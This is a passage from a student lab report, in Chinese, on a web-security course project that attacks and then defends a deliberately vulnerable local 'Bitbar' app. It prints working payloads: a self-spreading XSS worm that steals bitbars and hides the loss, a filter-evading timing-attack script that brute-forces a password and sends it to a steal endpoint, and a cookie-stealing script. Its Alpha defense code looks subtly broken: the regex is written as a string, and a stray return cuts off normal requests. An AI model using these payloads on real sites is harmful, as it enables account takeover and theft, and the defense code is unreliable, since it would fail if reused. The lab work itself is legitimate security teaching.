1. 从 session 中获取用户键入的 profile 字段，并设置数据库查询语句 UPDATE Users SET profile = ? WHERE username = ”\${req.session.account.username}”;
2. 将用户键入的简介更新到 session 中并存入 req.body.new_profile，以此变量执行数据库查询；

代码 2.17 code/router.js/profile

```

1 router.get('/profile', asyncMiddleware(async (req, res, next) => {
2   if(req.session.loggedIn == false) {
3     render(req, res, next, 'login/form', 'Login', 'You must be logged in to use this feature!');
4     return;
5   };
6
7   if(req.query.username != null) { // if visitor makes a search
8     query
9     const db = await dbPromise;
10    const query = `SELECT * FROM Users WHERE username == "${{req.
11      query.username}}";`;
12    let result;
13    try {
14      result = await db.get(query);
15    } catch(err) {
16      result = false;
17    }
18    if(result) { // if user exists
19      render(req, res, next, 'profile/view', 'View Profile', false,
20        result);
21    }
22    else { // user does not exist
23    }
24  }
25 });

```

```
20     render(req, res, next, 'profile/view', 'ViewProfile', `${req.
21       query.username} does not exist!`, req.session.account);
22   }
23 } else { // visitor did not make query, show them their own
24   profile
25   render(req, res, next, 'profile/view', 'ViewProfile', false,
26     req.session.account);
27 }
28 ));
```

而对于 profile 路由的处理操作较为复制，总体来说可以归纳为以下 4 个部分：

1. 检查用户登录状态；
2. 在登录状态下，检查提交表单的 username 字段，判断是否为空，是否存在等必要条件；
3. 在查询用户存在的情况下执行 SELECT * FROM Users WHERE username == "\${req.query.username}"；
4. 若用户没有进行查询，则默认显示自己的简介；

2.6.2.2 构造 payload

我们首先在 user1 的简介下随机添加，观察 Profile 页面源码，我们可以发现填入的简介内容仅用 `<div id="profile"></div>` 简单包裹，我们的基本思路就出来了：将简介编辑为可执行的 JavaScript 代码，当用户查询时，页面加载过程中会执行恶意代码从而实现蠕虫传播。

```

47
48     <h3>Your profile</h3>
49
50
51     <p id="bitbar_display">0 bitbars</p>
52
53
54     <div id="profile">hello</div>
55
56
57     <span id="bitbar_count" class="200" />
58     <script type="text/javascript">
59         var total = eval(document.getElementById('bitbar_count').className);
60         function showBitbars(bitbars) {
61             document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
62             if (bitbars < total) {
63                 setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
64             }
65         }
66         if (total > 0) showBitbars(0); // count up to total
67     </script>
68
69     </div>

```

图 2.15 Profile 页面源码

我们在 user1 的简介下填入如下内容，测试可行性。

```
<script>alert("I can execute javascript code")</script>
```




图 2.16 Profile 测试代码执行结果

我们发现，这段代码确实是可执行的，于是我们的构造思路就很清晰了：1. 构造一个 XML 请求向 attacker 转账 1 bitbar；2. 转账成功后，再次构造 XML 请求到 set_profile 来篡改当前用户的简介；3. 为掩饰我们的转账操作，我们还需要将查询界面的 bitbar 数量固定为 10，让用户无法感知。构造的 payload 如下：

代码 2.18 f.txt

```
1 <span id="bitbar_count" class="10"></span>
2 <script type="text/javascript">
3     // send 1 bitbar to the attacker
4     var xhr = new XMLHttpRequest();
5     xhr.withCredentials = true;
6     var params = 'destination_username=attacker&quantity=1';
7     xhr.open('POST', 'http://localhost:3000/post_transfer', true);
8     xhr.setRequestHeader('Content-Type', 'application/x-www-form-
9         urlencoded');
10    xhr.send(params);
11    console.log('transfer done!');
12    // after sending, change the viewer's profile
13    xhr.onload = () => {
14        var viewerCookie = JSON.parse(atob(document.cookie.substr(8)))
15            );
16        var worm = encodeURIComponent(document.getElementById('
17            profile').innerHTML);
18        var wormXHR = new XMLHttpRequest();
19        wormXHR.withCredentials = true;
20        var wormParams = `new_profile=${worm}`;
21        wormXHR.open('POST', 'http://localhost:3000/set_profile',
22            true);
23        wormXHR.setRequestHeader('Content-Type', 'application/x-www-
24            form-urlencoded');
25        wormXHR.send(wormParams);
26        console.log('profile done!');
27    };
28</script>
```

payload 的具体实现可以对照我们的构造思路进行分析：

1. 用来伪造用户查询时显示的 Bitbars 数量，其中 class 的值即为屏幕显示的数字；
2. 恶意脚本包括两个部分：
 - 向 attacker 转账 1 bitbar，我们可以通过控制台是否输出”tranfer done!” 来验证转账是否执行；
 - 伪造 set_profile 路由请求，设置当前用户简介，我们可以通过控制台是否输出”profile done!” 来验证蠕虫是否传播成功；

2.6.3 实验结果展示

根据实验任务要求的评分操作，我们先将 attacker 账号的简介更新为我们的恶意代码 (f.txt)。然后分别登录 user1, user2, user3 来测试蠕虫病毒是否能够传播。





图 2.17 设置 attacker 的简介

我们通过 user1 查看 attacker, user2 查看 user1 和 user3 查看 user2 的方式，成功实现了 Foxtrot 漏洞利用，并且实验结果符合预期。




(a) user1 查看 attacker 简介



(b) user1 被修改的简介

图 2.18 user1 感染情况




(a) user2 查看 user1 简介




(b) user2 被修改的简介

图 2.19 user2 感染情况



(a) user3 查看 user2 简介



(b) user3 被修改的简介

图 2.20 user3 感染情况

2.7 Gamma 漏洞利用：通过时序攻击提取密码（Password Extraction via Timing Attack）

2.7.1 实验任务说明

时序攻击^[6]是一种侧信道攻击，攻击者试图通过分析系统执行操作所需的时间来提取数据。例如，与使用无效密码的请求相比，网络服务器响应包含有效密码的登录请求可能需要更长的时间。即使同源策略阻止攻击者直接查看登录请求的

HTML 响应，服务器响应所需的时间也可能泄露所提供的密码是正确还是错误。

在最后一个漏洞中，您将开发一种攻击，通过利用这种定时侧信道来确定另一个用户的密码。您将通过分析 Bitbar 登录页面响应正确密码和错误密码所需的时间，找到受害者密码。这样，攻击网站就可以利用访问攻击网站的网络浏览器，对受害者网站发起字典攻击。攻击网站从不直接连接受害者网站，而是让访问的浏览器完成所有工作。

您需要创建一个恶意用户名，它由一个脚本组成，该脚本通过测试所提供字典中的密码来猜测 userx 的密码，并测量服务器对每个所提供密码的响应时间。您的脚本需要分析服务器对所提供列表中所有密码的响应时间，确定正确的密码并将其发送至：`http://localhost:3000/steal_password?password=[password]&timeElapsed=[time_elapsed]`。

您可以使用 `CS155-proj2/code/gamma_starter.html` 代码段作为攻击的起点。该代码段包括要尝试的密码字典。

交付和评分：您应提交一个名为 `g.txt` 的文件，其中包含恶意用户名脚本。为了对您的攻击进行评分，我们将以攻击者身份登录，进入传输页面，在用户名字段中输入您在解决方案中指定的恶意用户名脚本，并向其传输 10 个 Bitbars。

如果评分员在执行攻击后以 userx 登录，则不会有任何问题，攻击可能需要几秒钟才能完全执行。在攻击过程中，评分员不会点击任何地方或离开传输网页。网站不应有任何可见的变化，传输页面上的蓝色错误信息应显示“用户不存在”。提示：确保使用回车键而不是引号进行攻击。计时侧信道可能很微妙。

小心竞赛条件：根据你编写代码的方式，所有这些攻击都有可能出现影响攻击成功的竞赛条件。在评分过程中，在评分员浏览器上失败的攻击将无法获得满分。为确保获得满分，应在发出向外网络请求后等待，而不是假定请求会立即发送。

2.7.2 实验过程与分析

Timing Attack 攻击基于一个关键的前提：处理不同的数据或执行不同的操作所需的时间会有所不同。攻击者可以通过精确测算这些时间差异，来推断出一些敏感的信息。在本次实验任务中，我们需要借助 `gamma_starter.html` 以实现不断的登录操作，来验证不同密码提交时网页的响应时间，具体的内容将在代码分析

说明。

2.7.2.1 代码分析

在 Gamma 实验任务中，主要设计 gamma_starter.html 和 code/router.js/get_login 部分代码的分析，这些是用户在登录过程中需要进行的处理操作，我们在前面的实验任务中已经多次接触到 get_login 函数了，这次我们更加关注其在执行时间上的处理。

代码 2.19 code/router.js/get_login(part)

```
1 router.get('/get_login', asyncMiddleware(async (req, res, next) => {
2     .....
3     if(result) { // if this username actually exists
4         if(checkPassword(req.query.password, result)) { // if password
5             is valid
6             await sleep(2000);
7             .....
8         }
9         render(req, res, next, 'login/form', 'Login', 'This\u2014username\u2014and\u2014
10        password\u2014combination\u2014does\u2014not\u2014exist!');
}));
```

在处理用户登录信息时，当用户身份验证失败时会直接返回并渲染失败信息，而不会进行其他操作；当用户信息验证成功时，get_login 执行了

```
await sleep(2000);
```

这段代码使得处理进程休眠 2000 ms(2s)，以显性地增大在登录成功后的响应时间，这有助于我们判断构造的恶意代码是否能够执行成功，实现时序攻击。理论上来说，在密码正确的情况下，网页的响应时间是最短时间也要大于 2 s。

代码 2.20 gamma_starter.html

```
1 <span style='display:none'>
2     <img id='test' />
3     <script>
4         var dictionary = [`password`, `123456`, `12345678`, `dragon`,
5             `1234`, `qwerty`, `12345`];
6         var index = 0;
7         var test = document.getElementById(`test`);
8         test.onerror = () => {
```

```

8      var end = new Date();
9
10     /* >>> HINT: you might want to replace this line with
11        something else. */
12     console.log(`Time elapsed ${end-start}`);
13     /* <<< */
14
15     start = new Date();
16     if (index < dictionary.length) {
17         /* >>> TODO: replace string with login GET request */
18         test.src = `hello!`;
19         /* <<< */
20     } else {
21         /* >>> TODO: analyze server's response times to guess the
22            password for userx and send your guess to the server <<<
23            */
24     }
25     index += 1;
26 };
27     var start = new Date();
28     /* >>> TODO: replace string with login GET request */
29     test.src = `hello!`;
30     /* <<< */
31     index += 1;
32     </script>
33 </span>

```

gamma_started.html 为我们提供了基本的时序攻击框架，具体来说我们需要实现以下几个内容：

- 构造 GET 请求以模拟登录操作；
- 计算请求到响应花费的时间，并以某种方式记录；
- 通过不同的响应时间来判断哪次请求是发送的正确 Password；
- 将正确的 Password 发送到 /steal_password 路由下；

2.7.2.2 构造 payload

在 Bravo 实验任务中，我们已经具体分析了 /post_transfer 代码的执行逻辑。当转账用户不存在时将输出”User \${q} does not exist!”，其中 $q \neq receiver.user.name$ 。在填充错误信息时，执行了这样一段代码：

```
let q = req.body.destination_username;
```

```

if (q == null) q = '';
let oldQ;
while (q !== oldQ) {
    oldQ = q;
    q = q.replace(/script|SCRIPT|img|IMG/g, '');
}

```

while 循环中使用正则表达式过滤掉了 script, SCRIPT, img 和 IMG 这些字符串，而这样的过滤是及其不安全的，因为 HTML 解释页面时对于 <> 包裹的标签中的字母大小写并不敏感，为防止恶意脚本不被过滤，下面提供的是可能的标签书写方式：

```
<Script></Script>
```

```
<Img></Img>
```

据此分析，我们构造的 payload 如下：

代码 2.21 g.txt

```

1 <span style='display:none'>
2   <Img id='test' />
3   <Script>
4     var dictionary = [`password`, `123456`, ` 12345678`, `dragon`,
      `1234`, `qwerty`, `12345`];
5     var index = 0;
6     var test = document.getElementById(`test`);
7     const username = `user1`;
8     const times = new Array();
9     test.onerror = () => {
10       var end = new Date();
11
12       /* >>> HINT: you might want to replace this line with
          something else. */
13       times.push(end-start);
14       /* <<<< */
15
16       start = new Date();
17       if (index < dictionary.length) {

```

```

18     /* >>> TODO: replace string with login GET request */
19     test.src = `http://localhost:3000/get_login?username=${username}&password=${dictionary[index]}`;
20     /* <<< */
21   } else {
22     /* >>> TODO: analyze server's response times to guess the
23        password for userx and send your guess to the server <<<<
24        */
25     const maxTime = Math.max(...times);
26     const maxTimeIndex = times.indexOf(maxTime);
27     const guessPwd = dictionary[maxTimeIndex];
28     var xhr = new XMLHttpRequest();
29     xhr.open('GET', `http://localhost:3000/steal_password?
30               password=${guessPwd}&timeElapsed=${maxTime}`, true)
31     ;
32     xhr.send();
33
34   }
35   index += 1;
36 };
37 var start = new Date();
38 /* >>> TODO: replace string with login GET request */
39 test.src = `http://localhost:3000/get_login?username=${username}&
40           password=${dictionary[index]}`;
41 /* <<< */
42 index += 1;
43 </Script>
44 </span>

```

g.txt 的构造思路可以分为以下几个部分说明：

1. 将恶意脚本包裹在 `` 中并设置 `style.display=none` 使 HTML 不展示其内容，做到隐藏；
2. 脚本中通过更新 `id='test'` 的 `Img` 元素的 `src` 属性，来执行登录操作；

具体来说，`Img` 元素只能够对 `src` 为图片的请求才能成功响应并渲染。于是脚本中将 `src` 的 URL 设置为 `/get_login` 请求，使得图片加载失败，进而可以在 `onerror` 事件发生后循环爆破。

3. 当 `onerror` 事件触发后，使用 `times` 数组记录上次的响应时间，并伪造新的 `src` 值以循环触发 `onerror` 事件；
4. 当 `dictionary` 被遍历完成后，将从 `times` 中找出最长响应时间的那一组，构造 XML 请求发送到路由 `/steal_password`；

2.7.3 实验结果展示

为验证实验结果，我们登录 attacker 账号，在转账界面的用户名栏输入我们的恶意脚本 g.txt，然后点击转账，观察终端的请求处理和响应。

The screenshot shows a web application interface for transferring 'bitbars'. At the top right, it says 'Hi, attacker' and 'Log out'. Below that, the title 'Transfer Bitbars' is displayed. A message states 'You currently have 0 bitbars.' The transfer form has two input fields: 'Transfer to' containing the value 'index += 1; </Script> ' and 'Amount' containing the value '10'. Both fields are highlighted with a red rectangular border. A 'Transfer' button is located below the form. The entire page has a light gray background.

图 2.21 attacker 执行转账

在点击转账后，页面会立刻反馈用户不存在信息，这是符合我们预期的。同时，我们打开网页运行终端，可以看到已经执行了我们构造的 GET 请求来测试密码，并且最终也执行了 /steal_password 请求。

Hi, attacker [Log out](#)

Transfer Bitbars

User does not exist!

You currently have 0 bitbars.

Transfer to

Amount

[Transfer](#)

(a) attacker 转账结果

```
xqy@ubuntu: ~/CS155_proj2-updated-1
GET /stylesheets/pure-min.css 304 0.290 ms -
GET /images/background.jpg 304 0.351 ms -
GET /transfer 200 1.816 ms - 1666
GET /stylesheets/application.css 304 0.337 ms -
GET /stylesheets/pure-min.css 304 0.343 ms -
GET /images/background.jpg 304 0.334 ms -
POST /post_transfer 200 16.436 ms - 3139
GET /stylesheets/application.css 304 0.509 ms -
GET /stylesheets/pure-min.css 304 0.319 ms -
GET /images/background.jpg 304 0.728 ms -
GET /get_login?username=userx&password=password 200 531.225 ms - 1630
GET /get_login?username=userx&password=123456 200 464.658 ms - 1630
GET /get_login?username=userx&password=12345678 200 471.069 ms - 1630
GET /get_login?username=userx&password=dragon 200 2492.319 ms - 1262
GET /get_login?username=userx&password=1234 200 469.701 ms - 1624
GET /get_login?username=userx&password=qwerty 200 461.858 ms - 1624
GET /get_login?username=userx&password=12345 200 459.833 ms - 1624

Password: dragon, time elapsed: 2502

GET /steal_password?password=dragon&timeElapsed=2502 200 1.374 ms -
```

(b) 恶意代码的终端显示

图 2.22 Gamma 漏洞利用结果

我们观察终端信息：GET /steal_password?password=dragon&timeElapsed=2502，可以知道 userx 的密码为 dragon，响应时间为 2502 ms > 2000 ms，这是符合我们前面的理论响应时间的。

3 Defenses 部分

现在您已经了解 Bitbar 网络应用程序到底有多不安全，您将修改该应用程序以抵御第 1 部分中的攻击（您将永远不会在自己的网络应用程序中犯这些错误！）。每种攻击的实现方法可能不止一种，因此请考虑其他可能的攻击方法—您需要防御所有这些方法。

3.1 实现提示

3.1.1 总体要求

- 如果检测到 CSRF 或 cookie 被篡改，可以强制注销，但对于其他不良输入，则应显示错误信息。
- 在服务器进程内存中将密钥作为 JavaScript 变量是可以接受的。
- 您无需防御 cookie 重放攻击。
- 由于我们不要求您使用 TLS，因此您可以认为 Cookie 不会被网络攻击者窃取。

3.1.2 Alpha 防御

- 如果您检测到注入的用户名与您定义的“有效”用户名不符，则无需在错误消息中显示该无效用户名。

3.1.3 Beta 防御

- 如果攻击者通过简单的 GET 请求来恢复为受害者用户设计的 CSRF 令牌，则无需进行防御。
- CSRF 标记的寿命越短越好。

3.1.4 Foxtrot 防御

- 对于这种攻击，您应该使用与 CSP 相关的防御方法。为此，您可以在 app.js 中添加一些行（但不必这样做）。
- 我们将使用 4-5 个测试用例配置文件来测试您的防御能力，这些配置文件会使用一些最常见的 XSS^[7] 方法。

3.2 实现要求

- 您只能在 router.js 中实施防御，但有两个例外：您也可以更改 views/ 中的任何文件，以添加 CSRF 保密令牌防御和修改 <script> 标记的属性（请参阅下文有关在 views/ 中更改的特殊限制），您还可以更改 app.js 以实施 foxtrot 防御。所有其他文件必须保持不变。
- 在正常输入时，不要更改网站的外观或行为。非恶意用户应该不会注意到你修改后的网站有什么不同。
- 当出现不良输入时，网站应以用户友好的方式失效。您可以对输入进行消毒或显示错误信息，不过在大多数情况下，消毒可能是对用户更友好的选择。
- 不要启用 Express.js^[8] 的内置防御功能。Express.js^[9] 自带了许多内置防御功能，但在第 1 部分中已禁用。这些内置防御必须保持禁用状态。虽然在现实世界中，最好使用标准的、经过审核的防御代码，而不是自己实现，但我们还是希望你能在实践中实现这些防御。具体来说，这意味着您不能：
 - 使用 Express.js 更改已在 app.js 中设置的 CORS 策略，
 - 在 views/ 内的任何文件中执行更严格的 EJS 转义策略，
 - 添加启动代码中提供的 Node 软件包之外的任何其他 Node 软件包^[10]。
- 注意：你可以在 views/ 内的文件中添加 CSRF 秘密令牌。您也可以在 views/ 中的 <script> 标记中添加 nonce 属性。但是，不要修改这些文件中的 <%> 标记，以实现更严格的 EJS 转义功能。
- 不要过度消毒输入。允许使用默认 JavaScript 函数对输入进行消毒，但要确保不会过度消毒（例如，配置文件仍应允许使用同一组经过消毒的 HTML 标记）。

我们强烈建议在防御中使用从 “./utils/crypto” 导入的函数。具体来说，请考

虑如何使用 generateRandomness 和 HMAC 函数分别防止 CSRF 和 cookie 篡改。

最后，请在 README.txt 文件中描述您的防御措施。第 1 部分中的每个漏洞用几句话描述即可。我们将阅读您的 README.txt 和源代码，并测试第 1 部分中的攻击是否可能。这意味着，如果您的防御非常特别或不健全，即使第 1 部分中的相关攻击被阻止，您的防御也有可能不得分。

3.3 Alpha 防御

在 Attacks 部分，我们对于 Alpha 漏洞的利用是通过在 profile 页面，以传递用户名的方式，将恶意 JavaScript 代码封装为 username 参数，从而进行脚本执行，窃取网站的 Cookie。

此类漏洞产生的原因通常是网页对于用户输入的处理没有进行过滤处理。作为网页的开发者，我们要认为所有用户输入都不可信。所有必须要采取一定的措施来过滤和避免有人输入恶意内容。因此必须要安全处理用户输入，这是应用程序安全的一个关键。通常输入确认是防御这些攻击的必要手段，但是任何一种保护机制都不是绝对安全的。

3.3.1 漏洞利用原理

在 Attacks 部分已经具体说明了 Alpha 漏洞的利用方式。这里我们首先回顾一下 Alpha 漏洞的利用原理，从代码设计的角度来分析其可利用性。

在 a.txt 文件中，我们构造的 URL 核心部分是一段 JavaScript 恶意代码：

代码 3.1 Alpha 漏洞核心部分

```
1 <script>
2   var ck=document.cookie;
3   window.location.replace(`/steal_cookie?cookie=${ck}`);
4 </script>
```

这段代码获取页面的 Cookie 信息并传递给路由 /steal_cookie。漏洞实现的关键是：攻击者利用网页没有对 username 进行严格过滤，导致原本正常的错误信息变成了可执行的恶意代码。我们关注 code/router.js/profile 对于用户名不存在的处理：

代码 3.2 code/router.js/profile(part)

```
1 else { // user does not exist
2     render(req, res, next, 'profile/view', 'View Profile', `${req.
3         query.username} does not exist!`, req.session.account);
4 }
```

当用户名不存在时，直接将`\${req.query.username}` does not exist!` 作为 errMsg 传递给前端进行渲染，我们可以观察 code/views/pages/profile/view.ejs 文件。这个文件是对 Profile 页面的前端渲染文件。在 <p class='error'></p> 中会渲染 errMsg 的内容，若后端传入的是一串 JavaScript 代码，在 HTML 的渲染下会认为是一段脚本而非简单的文字内容，进而导致 Cookie 被窃取。

代码 3.3 code/views/pages/profile/view.ejs(part)

```
1 <% if(errorMsg) { %>
2     <p class='error'> <%- errorMsg %> </p>
3 <% } %>
```

3.3.2 防御机制设计

所以，我们为防御 Alpha 漏洞，一种可能的方式是将 GET 请求传入的 username 参数进行检查，判断其是否是“正常的用户”，而非恶意脚本代码（比如说包含 <script> 类似的字符串）。下面提供了一种可行的防御机制，具体的代码内容可以在提交的 zip 源码中查看，这里仅给出最主要的代码部分。

代码 3.4 Alpha defense

```
1 /* Alpha defense: decode the input username and test for filtering
2 */
3 const decodedUsername = decodeURIComponent(req.query.username).
4     toLowerCase();
5 const invalidChars = '/[<>;\``$\{}().\]/g';
6 if(invalidChars.test(decodedUsername)){
7     render(req, res, next, 'profile/view', 'View Profile', 'Invalid
8         user name input!', req.session.account);
9 }
10 return;
```

我们为 Alpha 漏洞加固的防御主要包括以下几个部分：

1. 在请求包中通常会将特殊字符串进行编码（例如%3C 表示 <， %3D 表示 =

)，因此我们将获取的 username 参数首先进行 URI 解码，以方便后续对于特殊字符的过滤；

2. 构造 invalidChars 正则表达式，其中包含了所有非法字符斜杠，方括号，空格等；
3. 对解码后的输入进行正则表达式匹配，若用户名中包含非法字符串则反馈错误信息；

加入上述防御机制后，我们再次使用 a.txt 尝试窃取用户的 Cookie，发现成功被阻止了，并且在页面显示了我们期望的错误信息'Invalid user name input!'。

